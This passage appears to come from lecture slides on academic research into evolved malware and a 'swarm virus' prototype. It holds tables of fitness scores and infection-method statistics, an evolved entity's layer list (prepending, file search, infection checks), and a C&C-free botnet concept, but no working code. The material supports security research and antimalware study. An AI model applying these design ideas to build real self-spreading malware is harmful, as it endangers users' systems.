
Table 4: Fitness value explanation

Attribute	Description
Time	The time needed to run the whole entity.
Files missed	The number of files the entity is unable to find (penalty).
Length of SS	The length of the entity, which is a sum of characters the entity is comprised of.
Method penalty	The penalty incurred by the entity's using a method marked as penalized.
Infection failure	The penalty incurred by the entity's inability to infect a file or by infecting a file twice.


```

id: 2
body:
  SeparateExe layer: 1. method for prepended virus
  SearchingForDrives layer: 1. method using GetLogicalDrives() method
  SearchingForFiles layer: 1. method using system command
  FilesToInfectHandler layer: 2. method using parallel approach to files for infection
  InfectionChecker layer: 3. method checking length - if same or greather, returns that it is infected
  InfectExe layer: 1. method for prepended virus
fitness: 17697
  
```

## Malware evolution - program cycle




## Malware evolution – used methods by Entities



Layer	Method	Count	Percentage in layer
SeparateExes	prepended	49	7.25
	rewriting	596	88.17
	parasitical	12	1.78
	fake	19	2.81
SearchingForDrives	GetLogicalDrives()	577	86.38
	system command	91	13.62
SearchingForFiles	system command	202	30.51
	FindNextFile() - delayed entry to file	224	33.83
	FindNextFile() - immediate entry to file	236	35.65
FilesToInfectHandler	serial approach	219	33.64
	parallel approach	432	66.36
InfectionChecker	prepending file	84	12.94
	length check - equals	399	61.45
	length check - larger	166	25.58
InfectExe	prepended	49	7.25
	rewriting	596	88.17
	parasitical	12	1.78
	fake	19	2.81
Payload	message	123	12.73
	nothing-doing method	362	37.47
	inner-cycles method	146	15.11
	alphabeth	168	17.39
	writing to file	67	6.94
	fibonacci method	100	10.35

## Malware evolution – used methods by Leader



Layer	Method	Count	Percentage in layer
SeparateExes	prepended	1	1.56
	rewriting	63	98.43
	parasitical	0	0
	fake	19	2.81
SearchingForDrives	GetLogicalDrives()	61	95.31
	system command	3	4.69
SearchingForFiles	system command	32	50
	FindNextFile() - delayed entry to file	16	25
	FindNextFile() - immediate entry to file	16	25
FilesToInfectHandler	serial approach	17	26.56
	parallel approach	47	73.44
InfectionChecker	prepending file	5	7.81
	length check - equals	55	85.94
	length check - larger	4	6.25
InfectExe	prepended	1	1.56
	rewriting	63	98.44
	parasitical	0	0
	fake	0	0
Payload	message	1	2.17
	nothing-doing method	16	34.78
	inner-cycles method	6	13.04
	alphabeth	12	26.09
	writing to file	4	8.7
	fibonacci method	7	15.22

# Virus can evolve, what next?



# Swarm intelligence as a malware engine



## X-ware



## Vision

What kind of malware can be expected in the near future?

One possible answer:

Zelinka, I., Das, S., Sikora, L., & Šenkeřík, R. (2018). **Swarm virus-Next-generation virus and antivirus paradigm?** *Swarm and Evolutionary Computation*, 43, 207-224.

Swarm and Evolutionary Computation 43 (2018) 207–224



Contents lists available at [ScienceDirect](#)

## Swarm and Evolutionary Computation

journal homepage: [www.elsevier.com/locate/swevo](http://www.elsevier.com/locate/swevo)



### Swarm virus - Next-generation virus and antivirus paradigm?

Ivan Zelinka<sup>a,b,\*</sup>, Swagatam Das<sup>c</sup>, Lubomir Sikora<sup>b</sup>, Roman Šenkeřík<sup>d</sup>

<sup>a</sup> *Modeling Evolutionary Algorithms Simulation and Artificial Intelligence, Faculty of Electrical & Electronics Engineering, Ton Duc Thang University, Ho Chi Minh City, Viet Nam*

<sup>b</sup> *Department of Computer Science Faculty of Electrical Engineering and Computer Science, VSB-Technical University of Ostrava, Czech Republic*

<sup>c</sup> *Electronics and Communication Sciences Unit, Indian Statistical Institute, 203 B.T. Road, Kolkata 700108, W.B., India*

<sup>d</sup> *Faculty of Applied Informatics, Tomas Bata University in Zlín, Nam T.G. Masaryka 5555, 760 01 Zlín, Czech Republic*



#### ARTICLE INFO

##### Keywords:

Swarm algorithms  
Computer virus  
Security  
Identification  
Evolutionary algorithms  
Swarm malware  
Swarm intelligence  
Ant colony optimization  
Complex network

#### ABSTRACT

In this article, we outline a possible dynamics, structure, and a behavior of a hypothetical (up to now) swarm malware as a background for a future antimalware system. We suggest how to capture and visualize behavior of such malware when it walks through the file system of an operating system. The swarm virus prototype, designed here, mimics a swarm system behavior and thus follows the main idea underlying the swarm intelligence algorithms. The information of the prototype's behavior is stored and visualized in the form of a complex network, reflecting virus communication and swarm behavior. The network nodes are then individual virus instances. The network has certain properties associated with its structure that can be used by the virus instances in its activities like locating target and executing payload on the right object. As the paper shows, the swarm behavior pattern can be incorporated also to an antimalware systems, and can be analyzed for a future computer system protection.

## Swarm Virus - Main Idea

- To mimic the behavior of the biological swarm systems.
- To eliminate C&C center in the botnet structure.
- To combine of swarm base intelligence, (neural network - 2nd gen.), and a traditional virus -> new kind of virus.
- Dynamics of the Swarm Virus behaviour can be transformed to CN
- Any Swarm Algorithms dynamics can be transformed to CN
- Connection of those?
- Development of smart frameworks (without C&C centre) for new kind of security SW
- Not limited to viruses... any cyberthreats, crimes, malware, can follow similar transformation patterns/rules

## Swarm virus - main idea

- **Virus behavior patterns - Why Complex/Social networks:**
  - Movement of a virus in the PC system follow the tree structure (i.e., moving from file to file).
  - Such structure consists of many dead-ends and no-cycles... -> transform this tree structure into complex network.
  - Utilization of a Complex (social) networks is a powerful method for visualizing and analyzing the swarm virus behavior (patterns, hubs, clusters...)

## Swarm virus - main idea

- SI and malware
- Structure




Fig. 1. The main idea of the swarm virus and its visualization.

## Swarm Virus – Results




Figure 9: Histogram of the network degree





Figure 7: Network example 3,  $p = 0.9$ ,  $m = 7$ , visualization into communities. (This is just a demonstration of different visualization possibilities of the network)


# Swarm Virus – Behavioral Patterns



